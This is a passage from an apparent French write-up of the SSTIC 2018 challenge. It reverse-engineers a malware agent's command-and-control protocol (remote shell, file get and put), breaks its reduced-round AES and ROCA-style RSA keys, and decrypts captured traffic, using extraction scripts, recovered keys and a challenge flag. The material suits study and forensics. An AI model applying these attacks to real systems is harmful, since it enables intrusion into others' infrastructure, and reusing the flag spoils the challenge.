23. il peut arriver que ces informations soient retirées après la compilation du programme, par l'utilisation de la commande `strip` par exemple. La présence de ces informations est d'ailleurs visible dans le résultat de la commande `file`, qui indique « not stripped »
24. la « GNU Multiple Precision Arithmetic Library » (GMP) est une bibliothèque de code qui permet d'effectuer des calculs (opérations arithmétiques) utilisant des nombre entiers de taille arbitraire, sans limitation à 32 ou 64 bits par exemple
25. RSA est un algorithme de chiffrement asymétrique qui met en œuvre deux clés. La *clé privée* sert au déchiffrement et est secrète donc jamais communiquée, et la *clé publique* sert au chiffrement et peut être communiquée sans affaiblir la protection en confidentialité apportée par l'usage de RSA.
26. http://man7.org/linux/man-pages/man2/seccomp.2.html
27. AES et Rijndael sont des algorithmes de chiffrement symétriques très semblables, AES étant le résultat de la standardisation de Rijndael. Comme `/tmp/.f4ncyn0un0urs` semble utiliser les deux noms, je choisis ici de n'utiliser que le nom « AES », même si l'algorithme effectivement utilisé est une variante d'AES.

chiffrer des données envoyées et que la clé de déchiffrement est utilisée pour déchiffrer des données reçues. Le chiffrement et le déchiffrement utilisent le mode CBC avec des blocs de 16 octets (128 bits) et un vecteur d'initialisation transmis en préfixe de la communication. Ces fonctions utilisent les fonctions `rijndaelEncrypt` et `rijndaelDecrypt` pour chiffrer et déchiffrer un bloc, qui utilisent des grands tableaux de 256 nombres entiers de 32 bits nommés `Te0`, `Te1`, ..., `Te4` et `Td0`, ..., `Td4`. Une rapide recherche sur internet permet de s'assurer que ces tableaux contiennent bien les constantes habituellement trouvées dans les implémentations d'AES utilisant des tables de correspondance [28].

Les fonctions `rijndaelEncrypt` et `rijndaelDecrypt` prennent chacune 4 arguments :

— une structure contenant les sous-clés dérivées des clés AES utilisées (par `rijndaelKeySetupEnc` et `rijndaelKeySetupDec`) ;
— le nombre de tours à effectuer ;
— l'adresse d'un bloc de 16 octets correspondant aux données à traiter (i.e. un « buffer source ») ;
— l'adresse d'un bloc de 16 octets où le résultat est écrit (i.e. un « buffer destination »).

Dans leurs appels à ces fonctions, `scomm_send` et `scomm_recv` utilisent 4 pour le nombre de tours, ce qui résulte en un chiffrement AES à 4 tours. Comme AES utilise normalement au moins 10 tours, cette réduction du nombre de tours peut avoir pour effet d'affaiblir le chiffrement. Dans le cas présent, il existe une attaque nommée « Attaque intégrale » (ou « Square attack ») qui permet de retrouver la clé de chiffrement très rapidement. Cette attaque nécessite de disposer du résultat du chiffrement de 256 blocs qui ne diffèrent que d'un octet (i.e. un octet du message qui est chiffré a pris ses 256 valeurs possibles sans que les autres octets changent).

1.3.3 Une communication tracée

En revenant à la trace réseau initiale, il est possible de trouver une communication avec l'adresse IP et le port TCP qui ont été utilisés lors de l'exécution de `/tmp/.f4ncyn0un0urs` au moment de l'intrusion (`192.168.23.213:31337`), émise depuis `192.168.231.123`. Cette communication commence par 4 paquets de 256 octets, puis des paquets de tailles diverses sont échangés. La lecture de `rsa2048_key_exchange` permet de comprendre que :

— le premier paquet correspond à l'envoi de la clé publique RSA-2048 [29] de l'agent (`192.168.231.123`) au serveur qu'il contacte (`192.168.23.213`) ;
— le second correspond à l'envoi de la clé publique RSA-2048 du serveur à l'agent ;
— le troisième correspond à l'envoi de la clé de déchiffrement AES chiffrée avec la clé publique RSA du serveur, de l'agent au serveur ;
— le quatrième correspond à la clé de chiffrement AES qu'utilisera l'agent, qui est chiffrée avec sa clé publique et qui est envoyée par le serveur.

Sans connaître les clés privées RSA utilisées, il n'est normalement pas possible de trouver les clés AES ainsi échangées à partir de la trace réseau. Je me concentre donc sur les paquets suivants, qui sont émis par la fonction `scomm_send` et décodés par la fonction `scomm_recv`. Ces paquets ont la structure suivante :

— un nombre entier de 4 octets (32 bits petit boutiste), qui déclare la taille des données qui suivent (vecteur d'initialisation et blocs chiffrés) ;
— un bloc de 16 octets (128 bits), qui définit le vecteur d'initialisation utilisé par le chiffrement AES-CBC des données qui suivent ;
— des blocs de 16 octets, qui sont des données chiffrées en AES-CBC.

En observant les paquets, je me rends compte que le vecteur d'initialisation est incrémental pour chacun des deux sens de communication : pour les données reçues par l'agent, il commence par `00 00 00 00 ... 00`, puis celui du paquet reçu suivant est `00 00 00 00 ... 01`, puis `00 ... 02`, `00 ... 03`, etc. ; et cela est également le cas pour les données envoyées par l'agent. Dans le programme, cela est dû au fait que la fonction `scomm_nextiv`, appelée par `scomm_send` pour calculer le prochain vecteur d'initialisation

28. https://github.com/cforler/Ada-Crypto-Library/blob/a9c201d586f31b475802e04dfa1441e50d18d9ff/src/crypto-symmetric-algorithm-aes-tables.ads par exemple.
29. Une clé publique RSA-2048 est constituée d'un module de 2048 bits (256 octets) et d'un exposant. Comme `.f4ncyn0un0urs` utilise toujours 65537 comme exposant (ce qui correspond à `0x10001` en hexadécimal), l'exposant n'est pas transmis sur le réseau.

utilisé, ne fait qu'incrémenter ce vecteur.

De plus, en analysant la manière dont les messages qui sont chiffrés sont construits dans la fonction `message_init`, les 8 premiers octets correspondent à une constante (`41 41 41 41 DE C0 D3 D1` en hexadécimal) et les 8 suivants à un identifiant défini par l'option `-i` du programme (qui est `babar007` par défaut). Ainsi les 16 premiers octets des messages d'une communication sont constants, et le premier bloc chiffré en AES-CBC ne varie donc qu'en fonction du vecteur d'initialisation. Comme le vecteur d'initialisation des 256 premiers messages d'un sens de communication ne varie que de un octet (qui itère de 0 à 255), l'attaque intégrale est possible !

Pour mener correctement l'attaque, il faut d'abord commencer à extraire les blocs chiffrés qui seront utilisés, ce que je fais à l'aide d'un script Python utilisant `scapy`. Comme certains paquets TCP sont retransmis dans la trace réseau (et y sont donc présents plusieurs fois), il faut ignorer ces retransmissions dans l'analyse. Cela peut être réalisé avec la commande `tshark`[30] :

```
tshark -r challenge_SSTIC_2018.pcapng.gz -w agent.pcap \
    "ip.addr == 192.168.23.213 and tcp.port == 31337 and !tcp.analysis.retransmission"
```

Le script Python suivant permet d'extraire les blocs chiffrés utilisés du fichier `agent.pcap` produit :

```
#!/usr/bin/env python3
import binascii, json, struct
from scapy.all import rdpcap, IP, TCP

# Parcourt les paquets du fichier agent.pcap et extrait le contenu des paquets TCP
# de chaque sens de la communication agent-serveur
tcp_contents = {'send': b'', 'recv': b''}
for pkt in rdpcap('agent.pcap'):
    # Détermine si l'agent envoie ou reçoit des informations
    flow = "%s:%s-%s:%s" % (pkt[IP].src, pkt[TCP].sport, pkt[IP].dst, pkt[TCP].dport)
    if flow == '192.168.231.123:49734-192.168.23.213:31337':
        tcp_contents['send'] += bytes(pkt[TCP].payload)
    elif flow == '192.168.23.213:31337-192.168.231.123:49734':
        tcp_contents['recv'] += bytes(pkt[TCP].payload)
    else:
        raise RuntimeError("Unknown flow %r" % flow)

# Extrait l'IV et le premier bloc de chaque message
fistblocks = {direction: [] for direction in tcp_contents.keys()}
for direction, content in tcp_contents.items():
    # Ignore les 4 premiers paquets de 256 octets
    offset = 512
    while offset < len(content):
        size = struct.unpack('<I', content[offset:offset + 4])[0]
        assert 32 <= size <= 0x4000
        iv = content[offset + 4:offset + 20]
        first_block = content[offset + 20:offset + 36]
        offset += 4 + size

        # Le vecteur d'initialisation est incrémental donc correspond à la
        # position à laquelle est insérée le bloc
        assert struct.unpack('>QQ', iv) == (0, len(fistblocks[direction]))
        fistblocks[direction].append(binascii.hexlify(first_block).decode('ascii'))
```

30. https://www.wireshark.org/docs/man-pages/tshark.html

```
with open('capture_firstblocks.json', 'w') as fp:
    json.dump(fistblocks, fp=fp, indent=2)
```

Il est possible de mener une attaque intégrale avec les blocs ainsi extraits. En cherchant une implémentation de cette attaque, j'ai trouvé un script écrit dans le cadre d'un challenge de sécurité informatique [31], qui décrit cette attaque et fournit un script Python la réalisant. En modifiant les variables définissant les blocs chiffrés au début du programme et en exécutant le script, j'obtiens :

```
# Communication du serveur à l'agent
solved [76, 26, 105, 54, 47, 224, 3, 54, 246, 168, 70, 15, 243, 61, 255, 213]
# Donc en hexadécimal : 4c1a69362fe00336f6a8460ff33dffd5

# Communication de l'agent au serveur
solved [114, 255, 128, 54, 217, 32, 7, 119, 209, 233, 122, 91, 225, 211, 245, 20]
# Donc en hexadécimal : 72ff8036d9200777d1e97a5be1d3f514
```

En utilisant ces clés, je peux maintenant déchiffrer le contenu des échanges entre l'agent et le serveur qu'il a contacté.

1.3.4 Un RSA très ROCAilleu

Même si je dispose maintenant des clés AES ayant servi au chiffrement de la communication étudiée, je m'intéresse également à la manière dont sont générés les bi-clés RSA-2048 par la fonction `rsa2048_gen`. La génération d'un bi-clé RSA repose sur la création de deux grands nombres premiers (de l'ordre de 2^{1024}), généralement nommés p et q. La clé publique RSA est constituée d'un exposant public, e, qui est ici toujours 65537 [32], et d'un module, $N = pq$. La clé privée RSA est constituée d'un exposant privé, d, qui est l'inverse modulaire de e modulo $(p-1)(q-1)$ [33].

Dans `/tmp/.f4ncyn0un0urs`, la fonction `rsa2048_gen` génère deux nombres premiers en utilisant la fonction `genPrimeInfFast` puis calcule la clé publique et la clé privée en respectant l'algorithme que je viens de décrire. Pour générer un nombre premier, `genPrimeInfFast` utilise une structure qui est initialisée par la fonction `init_genPrime`. Cette dernière fonction calcule deux constantes utilisées dans la génération de p et q :

— un nombre g (pour « générateur ») de 492 bits, dont le contenu est présent à l'adresse `0x4a9200` (symbole `gen_p` de `/tmp/.f4ncyn0un0urs`, qui fait 62 octets) ;
— un nombre M qui est la primorielle [34] de 701, c'est à dire le produit de tous les nombres premiers de 2 à 701 inclus.

`genPrimeInfFast` génère un grand nombre aléatoire et un petit nombre aléatoire (entre 0 et 2^{51}), que je note a et r. Ensuite la fonction calcule un nombre p selon la formule suivante, et recommence la génération des nombres aléatoires si p n'est probablement pas premier [35] :

$$p = (r + 6925650131069390) \times M + (g^a \bmod M)$$

31. https://github.com/p4-team/ctf/tree/0440ca11448aaefed95801eafa5646a6d41f021c/2016-03-12-0ctf/peoples_square
32. https://en.wikipedia.org/wiki/65,537
33. dit autrement, e est calculé de sorte que $(p-1)(q-1)$ divise $(de-1)$
34. https://fr.wikipedia.org/wiki/Primorielle
35. Tester la primalité d'un nombre est un problème mathématique complexe pour lequel il existe des heuristiques raisonnables. La fonction `genPrimeInfFast` utilise `mpz_probab_prime_p(p, 30)` pour déterminer la primalité de p, qui garantit que la probabilité qu'un nombre détecté comme premier ne soit pas premier est inférieure à $1/4^{30}$, selon la documentation, https://gmplib.org/manual/Number-Theoretic-Functions.html.

Cet algorithme ressemble étrangement à celui qui était utilisé dans une bibliothèque cryptographie qui a été cassée par la publication « The Return of Coppersmith's Attack : Practical Factorization of Widely Used RSA Moduli » [36] (ROCA) en octobre 2017. Cette bibliothèque utilisait la formule :

$$p = k \times M + (65537^a \bmod M)$$

Le papier de recherche de ROCA définit M en fonction de la taille de clé RSA voulue, et utilise le produit des 126 premiers nombres premiers pour une clé RSA-2048, ce qui correspond bien à la primorielle de 701. Dans ce papier, il est indiqué que factoriser une clé RSA-2048 générée avec l'algorithme décrit prendrait 45,98 ans et coûterait 40305 dollars américains en location de serveur Amazon AWS. Toutefois, le générateur g utilisé dans `/tmp/.f4ncyn0un0urs` est différent de celui utilisé dans le papier, 65537. Avec un peu de chance, cela affaiblit encore plus l'algorithme de génération des nombres premiers et rend possible la factorisation de la clé publique en temps raisonnable.

Le papier évalue la complexité de l'algorithme comme dépendant principalement de « l'ordre » du générateur g dans le groupe des inversibles de $\mathbb{Z}/M\mathbb{Z}$, qui est le plus petit nombre ord tel que :

$$g^{ord} \bmod M = 1$$

Comme la décomposition de M en nombres premiers est directe à obtenir [37] et montre qu'il est « friable » (les diviseurs premiers sont petits), le calcul de l'ordre de g est rapide :

$$ord = 4140287278063689488476992884875650946986538534402358400$$

Cet ordre semble trop grand pour espérer faire aboutir la factorisation d'une clé RSA-2048 en moins de quelques jours. Pour réduire la complexité, le papier indique une astuce, dans son paragraphe « 2.3.3 Main idea. » : comme l'algorithme de factorisation est employé sur des nombres qui font $\lfloor \log_2(M) + 1 \rfloor = 971$ bits, mais n'a que besoin que de $\log_2(N)/4 \approx 512$ bits pour fonctionner, il est possible de remplacer M par un nombre plus petit, M', à partir du moment où les conditions suivantes sont respectées :

- M' doit être un diviseur de M, afin de conserver la forme dans laquelle est décomposé p ;
- M' doit être supérieur à 2^{512}, afin que l'algorithme de factorisation employé (l'algorithme de Coppersmith) fonctionne ;
- l'ordre de g dans le groupe des inversibles de $\mathbb{Z}/M'\mathbb{Z}$ doit être petit, car il détermine directement le temps d'exécution que prendra l'algorithme de factorisation.

Le papier indique quelle valeur de M' est optimale pour le générateur 65537. Pour transposer cette attaque pour le g qui est utilisé par `/tmp/.f4ncyn0un0urs`, il est nécessaire de refaire ce travail d'optimisation. Pour cela, j'ai réutilisé les fonctions de calcul définies dans l'outil de prise d'empreinte de ROCA [38], en tentant d'obtenir M' en divisant M par l'un de ses facteurs premiers et en conservant le résultat si l'ordre de g se retrouvait réduit. Cette méthode a permis de passer d'un M de 971 bits à un premier M' de 710 bits avec un ordre de g de 27663515880.

Une fois cet ordre obtenu, comment factoriser effectivement les deux clés publiques RSA de la communication étudiée ? Les auteurs du papier ROCA ont utilisé une bibliothèque pour SageMath [39], mais ayant par ailleurs trouvé au cours de mes recherches bibliographiques au sujet de ROCA un code SageMath relativement simple [40] qui implémente à peu près cette factorisation en utilisant l'implémentation de l'algorithme de Lenstra–Lenstra–Lovász (LLL) fournie par SageMath, je préfère utiliser ce second code en l'adaptant à mes besoins [41].

Après quelques minutes d'exécution, je me rends compte que cela prendra quelques jours pour procéder à toutes les tentatives de factorisation. Comme M' a encore un peu moins de 200 bits de marge avant

36. https://crocs.fi.muni.cz/_media/public/papers/nemec_roca_ccs17_preprint.pdf
37. il s'agit du produit de tous les nombres premiers de 2 à 701, ce qui donne la décomposition en nombres premiers
38. https://github.com/crocs-muni/roca/blob/v1.2.12/roca/detect.py
39. https://www.cryptologie.net/article/222/implementation-of-coppersmith-attack-rsa-attack-using-lattice-reductions/
40. https://blog.cr.yp.to/20171105-infineon3.txt
41. en particulier, j'ai modifié les variables `L` et `g` en les valeurs de M' et g, `n` en celle de la clé publique RSA-2048 que je voulais factoriser, et ai ajouté une boucle `for` autour du code de factorisation pour factoriser en supposant connu un $p \bmod M'$ qui est $g^i \bmod M'$ avec i une valeur de 1 à ord

d'arriver à 512 bits, il devrait encore être possible de le réduire. En tentant d'enlever des facteurs de M' par paire ou par triplet, quand cela réduisait l'ordre de g, je parviens à obtenir un M' de 528 bits avec un ordre de g de 924. Ce M' permet de factoriser la clé envoyée par l'agent au serveur en quelques secondes, mais pas celle envoyée par le serveur à l'agent. En augmentant M' en ajoutant les derniers facteurs premiers qui lui ont été enlevés, j'obtiens finalement un M' de 556 bits avec un ordre de g qui vaut 17556 :

$$M' = 140281505998018719071287438310889510216105257013334232404667280801898691627164926233224684617429383600061082975577526560835898499919563153700379304761409264588118078330$$

En utilisant ce M', la clé RSA envoyée par la machine compromise est factorisée en 2,9 secondes sur mon ordinateur [42], et celle envoyée par le serveur en 8,4 secondes. En reprenant la formule utilisée pour générer un nombre premier à partir de deux nombres aléatoires a et r, j'obtiens les valeurs suivantes pour les nombres premiers obtenus :

— Pour la clé de l'agent de la machine compromise :
  — $a = 208590693722513094939188878018211904471152986134819112 2$ et $r = 296192245055570$
  — $a = 264176137087349580631377516852717673788817376528765665 5$ et $r = 494593908073432$
— Pour la clé du serveur avec lequel l'agent a communiqué :
  — $a = 32606654682548023343082445234667336044928998239075471 87$ et $r = 2094104643094744$
  — $a = 36144400056268435668232017964554381243169904257012241 60$ et $r = 1318068160568412$

En disposant des nombres p et q pour chaque bi-clé RSA, je peux reconstruire les exposants privés et déchiffrer les deux messages chiffrés, qui contiennent les clés AES. Le déchiffrement RSA brut résulte en les deux messages suivants, représentées en hexadécimal :

```
# agent -> serveur, chiffré avec la clé du serveur
0000: 0002 5751 c5a3 6b4c e187 405e 857d ef7a
0010: d9dd 429a 623e 684b 24b2 aed3 0132 28e8
0020: 3e92 94b3 47f1 ff26 4505 1cd1 a44d 5022
0030: a539 b52f 67bd 6b89 9f18 f89b 2afc bce2
0040: da6a 7b57 5a91 69e7 aa2e d113 e1ed 821d
0050: ae46 e6c5 37a5 7778 db60 34b2 c77e 763f
0060: 7178 d0e2 2c9e 3212 ce42 4812 8c60 9905
0070: 21cc ca40 545b 2954 c510 05c1 ef6e 4269
0080: 60de c2bf dd9c a9fd 273e e9a1 ae8e 57ee
0090: c1e8 d5ce 93e3 11cf 6a61 eb58 1a9a aca0
00a0: 7c17 b614 6bdc 2450 afcf 2086 d4e3 5556
00b0: b8ff 3e4d 5527 909f b704 f9e8 95d8 3742
00c0: 66e8 1967 dd82 f0d4 92c8 7e4b e3a6 4874
00d0: 0d4d b90a 35d5 56aa 2408 3f9c 4497 9317
00e0: dc4c b803 6134 ac48 8779 6ed6 b293 4500
00f0: 4c1a 6936 2fe0 0336 f6a8 460f f33d ffd5

# serveur -> agent, chiffré avec la clé de l'agent
0000: 0002 7a06 2fbf c2d2 7ecc c67d d4d1 7fbc
0010: 2e97 9f44 8c83 57d5 0a15 421d 64d9 6dd2
0020: 8ab5 0e75 6fcf ef1e 6d91 6d09 6554 e94f
0030: 6702 4468 4fd6 279a 49ab 8e60 48bb 7477
0040: 4908 2f6d bc96 d1f8 c383 98f2 bb48 5f0a
0050: 4471 40de ad6d ee4a 85a7 2dbc 5d5a ef06
0060: 17b8 a471 c897 d82d 12a5 2fda f88f f64d
0070: 3535 817c 3889 487f e8dd caad 8c8f 1161
0080: 7a36 5956 c20e 2115 f21e da63 26f4 4a53
0090: b6da 3d4b 072a f55a 0763 64d2 be2b a85f
```

42. mon ordinateur utilise un CPU Intel(R) Core(TM) i7 3.40GHz

```
00a0: 4bd1 5e01 cdc8 6d51 a4dd f6ef d804 8e5d
00b0: 9c45 ea1d 2870 91d5 d856 f5dc 6416 29f1
00c0: 2c78 7910 acf3 6458 54e6 27c0 c42e 27fe
00d0: 408f c7b3 ea3c d698 97ef 551e 750e 5bea
00e0: 5c51 d43d 9acc c1fa bbbe 51e0 6a30 4500
00f0: 72ff 8036 d920 0777 d1e9 7a5b e1d3 f514
```

Chacun de ces blocs commence par un octet nul et un octet `02`, suivis par beaucoup d'octets non nuls, et finit par un octet nul suivis de 16 octets. Il s'agit d'un mécanisme d'encodage des données chiffrées par RSA décrit dans le standard PKCS #1 v1.5 [43]. Dans chacun des cas, le message qui a été chiffré consiste uniquement en les 16 derniers octets, qui sont les clés AES qui sont utilisées :

— `4c1a 6936 2fe0 0336 f6a8 460f f33d ffd5` est la clé AES avec laquelle le serveur chiffre les données qu'il envoie à la machine compromise, qui les déchiffre ;
— `72ff 8036 d920 0777 d1e9 7a5b e1d3 f514` est la clé AES avec laquelle l'agent de la machine compromise chiffre les données envoyées au serveur, qui les déchiffre.

Je retrouve ainsi les même clés que trouvées précédemment en cassant le chiffrement des messages.

1.3.5 Un filet qui est un arbre

En disposant les clés de chiffrement et déchiffrement AES qui ont été utilisées, il est possible de déchiffrer la communication qui a eu lieu entre la machine compromise et le serveur `192.168.23.213:31337`. Le contenu déchiffré consiste en des messages clairement découpés (par opposition à un flot continu de données, comme ce peut être le cas avec TLS). La structure de ces messages peut être déterminée en analysant la fonction `mesh_process_message`. Voici une représentation de cette structure sous forme de tableau dans lequel chaque ligne correspond à 16 octets :

```
|  0   1   2   3   4   5   6   7   8   9   A   B   C   D   E   F  |
+--------------------------------+--------------------------------+
| 41  41  41  41  DE  C0  D3  D1 |        nom ("babar007")        |
+--------------------------------+--------------------------------+
|        ID agent source         |      ID agent destination      |
+----------------+---------------+--------------------------------+
|    commande    |    taille     |          contenu ...           |
+----------------+---------------+--------------------------------+
| ... contenu ...                                                 |
+-----------------------------------------------------------------+
```

Les 40 premiers octets correspondent à un en-tête qui apporte des informations au sujet du contenu du message. Les « ID agents » correspondent à des identifiants qui peuvent être générés aléatoirement ou définis par l'option `-i` de `/tmp/.f4ncyn0un0urs`, et permettent de transmettre des messages entre deux agents qui ne sont pas directement connectés. En effet, quand `/tmp/.f4ncyn0un0urs` est lancé en tant qu'agent, il se connecte à un serveur et se place également en écoute sur un autre port TCP, permettant ainsi à un autre agent de se connecter à lui. Il transmet alors les message que cet autre agent lui envoie et qui ne lui sont pas adressés [44]. Ceci permet en pratique de construire un réseau arborescent, dans lequel chaque agent a un *parent* (serveur auquel il se connecte) et des *enfants*, qui sont les agents qui s'y connectent. La racine de cet arbre [45] n'est pas un agent, car il ne communique pas avec un serveur, mais est un serveur qui accepte des connections d'agents. J'appelle donc *serveur racine* cette racine.

43. RFC 2313, https://tools.ietf.org/html/rfc2313
44. ce comportement se remarque par l'appel, dans la fonction `mesh_process_message`, à la fonction `scomm_send` pour transmettre de tels messages
45. la racine de l'arbre est l'ancêtre commun à tous les agents

En revenant à l'analyse de la fonction `agent_init`, je remarque que lorsque `/tmp/.f4ncyn0un0urs` est lancé avec l'option `-c` suivie du dernier flag intermédiaire trouvé, il ne se connecte pas à un serveur mais accepte des connexions. J'imagine donc que le serveur racine consiste simplement en une instance de `/tmp/.f4ncyn0un0urs` exécutée comme cela, ce qui se révèlera être le cas plus tard [46].

L'en-tête du message comporte deux champs qui sont en relation avec le contenu : une *commande* et une *taille*. La *taille* correspond au nombre d'octets du message à utiliser (en-tête et contenu). En effet, le chiffrement opérant sur des blocs de 16 octets, les messages déchiffrés font une taille qui est un multiple de 16 octets. La présence du champ *taille* dans l'en-tête permet d'implémenter simplement le fait d'ignorer les octets qui ont été chiffrés en plus pour obtenir un multiple de 16 octets. Je peux ainsi m'attendre à ce qu'un message légitime (du protocole de communication des agents) utilise un champ *taille* de valeur inférieure ou égale à celle du message effectivement chiffré. Diverses vérifications dans le code de `/tmp/.f4ncyn0un0urs` empêchent le champ *taille* de dépasser `0x4000` (16 kilo-octets), mais ne le comparent pas toujours à la taille des données effectivement déchiffrées, ce qui peut amener à des vulnérabilités... Je m'intéresserai à cela plus tard.

En ce qui concerne le champ *commande*, il s'agit d'un nombre entier (de 32 bits petit boutiste) décrivant ce en quoi consiste le contenu : une commande à exécuter, le résultat d'une telle commande, etc. La lecture de l'implémentation des fonctions `mesh_process_message`, `mesh_process_agent_peering`, `mesh_process_dupl_addr`, `msg_process_job`, etc. permet de déterminer les commandes reconnues par `/tmp/.f4ncyn0un0urs` [47] :

- Si les trois bits de poids faible du second chiffre hexadécimal sont nuls, il s'agit d'une requête :
  - `00000100 (PING)` : requête « Ping » (demande de renvoyer le contenu tel quel)
  - `00000201 (CMD)` : requête d'exécution d'une commande *shell* (avec `/bin/sh -c contenu`)
  - `00000202 (PUT)` : requête d'ouverture en écriture du fichier indiqué dans le contenu
  - `00000204 (GET)` : requête d'ouverture en lecture du fichier indiqué dans le contenu
  - `00010000 (PEER)` : requête de *peering* entre un agent et son parent (le contenu est vide)
  - `00020000 (DUP_ID)` : message envoyé du parent à un enfant indiquant que l'ID agent utilisé existe déjà (il est « dupliqué » ; le contenu est vide)
- Sinon, il s'agit d'une réponse à une requête :
  - le bit de poids faible du second chiffre hexadécimal indique une réponse ;
  - le second bit est utilisé pour les réponses qui peuvent s'étendre sur plusieurs messages (par exemple une lecture de fichier) ;
  - le troisième bit est utilisé pour signaler la fin d'une réponse qui s'étend sur plusieurs messages.

Par exemple :

- `01000100 (PING_REPLY)` : réponse à une commande `PING`
- `01010000 (PEER_REPLY)` : réponse à une commande `PEER`
- `03000201 (CMD_CONTENT)` : extrait de la sortie de la commande, suite à une commande `CMD`
- `03000202 (PUT_CONTENT)` : extrait du contenu du fichier à écrire, suite à une commande `PUT`
- `03000204 (GET_CONTENT)` : extrait du contenu du fichier à lire, suite à une commande `GET`
- `05000201 (CMD_DONE)` : fin de l'exécution de la commande *shell*, suite à une commande `CMD`
- `05000202 (PUT_DONE)` : fin de l'écriture du fichier à écrire, suite à une commande `PUT`
- `05000204 (GET_DONE)` : fin de la lecture du fichier à lire, suite à une commande `GET`

Par ailleurs, même si aucune fonction n'émet de message avec la commande `xxx4xxxx`, un tel message est reconnu par `mesh_process_message` de manière similaire à la commande qu'il y aurait avec `0` à la place de `4`. De manière plus générale, `mesh_process_message` est assez laxiste sur les commandes reconnues. Par exemple `00000101`, `00000102`, etc. sont aussi considérées comme des commandes `PING`.

Lorsqu'un agent se connecte à un serveur, le premier message qu'il envoie après avoir établi un canal de communication sécurisé (par l'échange de clés AES) est un message `PEER` destiné à l'agent d'identifiant 0, qui est envoyé par la fonction `mesh_agent_peering`. Cette fonction attend ensuite une réponse du serveur et implémente la logique qui est appliquée en fonction de cette réponse :

46. il s'agit d'une hypothèse importante, qui s'appuie sur une intuition, car la seule manière de vérifier cela serait de prendre le contrôle de la machine exécutant le serveur racine... ce que j'effectuerai plus tard
47. les noms entre parenthèses correspondent à l'interprétation que j'ai faite des commandes, et permettent de m'en référer au lieu d'utiliser des nombres hexadécimaux peu clairs

— si le serveur répond un message avec une commande `DUP_ID` (ce qui traduit un conflit d'ID agent utilisé), le programme regénère un ID agent aléatoire, envoie un autre message `PEER`, et recommence la logique appliquée à la réception de la réponse du serveur.
— sinon, la fonction enregistre le contenu de la réponse, qui est utilisée par `agent_main_loop` pour trouver un autre serveur auquel se connecter si la connexion avec le serveur initial s'interrompt.

La fonction `mesh_process_agent_peering` implémente la logique côté serveur de cet échange. Lorsqu'un agent ou le serveur racine reçoit un message `PEER` provenant d'un enfant, une vérification est faite pour émettre un message `DUP_ID` si l'ID agent utilisé est déjà connu. Dans le cas où l'ID agent n'était pas connu, il est enregistré dans des structures puis une réponse est envoyée avec comme contenu ce qui est utilisé pour établir de nouveau la connexion vers un serveur en cas d'erreur. Il s'agit d'un tableau dont chaque élément fait 560 octets, qui référencie donc des serveurs, et qui contient pour chaque serveur une adresse IP et un port, un ID agent, des clés AES, etc.

La logique implémentée dans `mesh_agent_peering` et `mesh_process_agent_peering` permet alors de comprendre que le message `PEER` initial est transmis de parent en parent jusqu'au serveur racine et que la réponse reçue contient une structure de 560 octets pour chaque ancêtre sauf le parent permettant de s'y connecter [48].

1.3.6 La racine de l'arbre

Maintenant que j'ai quelques éléments permettant de comprendre la communication effectuée par `/tmp/.f4ncyn0un0urs`, il est temps de revenir encore une fois à la trace réseau. En utilisant les clés AES, je réussis à déchiffrer les messages échangés avec `192.168.23.213:31337` [49]. Le premier message est bien une commande `PEER`, qui est émise avec l'ID agent source `0x28e48f9f80ddf725`. Le serveur y répond avec l'ID agent `0xdf8e9f2b91cee2d4` et un contenu qui fait 560 octets. Ceci signifie d'une part que `192.168.23.213:31337` n'est pas le serveur racine mais un agent, et d'autre part que `192.168.23.213:31337` est directement connecté au serveur racine [50].

Le contenu de la réponse à la commande `PEER` commence par les 16 octets suivants : `00 00 00 00 00 00 00 00 02 00 8f 7f c3 9a 69 0c`. Les 8 premiers correspondent à l'ID agent du serveur racine, `0`, et les 8 suivants correspondent à une structure `sockaddr_in` [51] décrivant les informations de connexion TCP/IP au serveur racine :

— `sin_family = 2` correspond à `AF_INET` ;
— `sin_port = 0x8f7f` correspond au port TCP 36735 ;
— `sin_addr.s_addr = 0xc39a690c` correspond à l'adresse IP `195.154.105.12`.

Donc au moment de l'attaque, le serveur racine écoutait en `195.154.105.12:36735`. En essayant rapidement de m'y connecter, je me rends compte que le serveur est encore actif ! Le mandat initial précisait :

> « Votre mission, si vous l'acceptez, consiste donc à identifier le serveur hôte utilisé pour l'attaque et de vous y introduire [...] »

La première partie est réalisée et je peux donc passer à la suite.

Avant cela, je jette un coup d'œil aux messages échangés avec la machine compromise après la réponse à la commande `PEER`. Le serveur racine a envoyé quelques commandes *shell* permettant d'énumérer le contenu des dossiers `/home`, `/home/user` et `/home/user/confidentiel` avant de créer une archive `/tmp/confidentiel.tgz` et de la télécharger par une commande `GET`. Ensuite le serveur racine a envoyé une commande `PUT` pour créer le fichier `/tmp/surprise.tgz`. En concaténant les contenus des commandes `GET_CONTENT` et `PUT_CONTENT`, je parviens à récupérer `confidentiel.tgz` et `surprise.tgz`. La première archive contient des documents PDF décrivant des outils de la CIA et un flag de validation intermédiaire dans `home/user/confidentiel/super_secret` :

48. lorsqu'un agent se connecte à un autre agent, qui devient son « parent » dans le réseau, ce parent lui transmet donc les informations du grand-parent, de l'arrière-grand-parent, etc. de l'agent, jusqu'au serveur racine
49. la reconstitution de l'échange est disponible dans la figure 5, section 1.4
50. le contenu du message est en effet constitué d'un seul bloc de 560 octets
51. http://man7.org/linux/man-pages/man7/ip.7.html

« Battle-tested Encryption »

`SSTIC2018{07aa9feed84a9be785c6edb95688c45a}`

La seconde contient une collection de 27 photos sur le thème du *Lobster Dog* (cf. figure 3).

FIGURE 3 – Image présente dans `surprise.tgz`

1.4 Synthèse de l'attaque

Les sections précédentes décrivent différents éléments qui permettent de retrouver les communications effectuées entre la machine qui a été attaquée et l'infrastructure de l'attaquant. Les figures suivantes représentent ces éléments sous la forme de frises chronologiques. La figure 4 reprend des connexions TCP/IP présentes dans la trace réseau et la figure 5 décrit le contenu de la communication avec `192.168.23.213:31337`.

FIGURE 4 – Frise chronologique des connexions effectuées par la machine attaquée

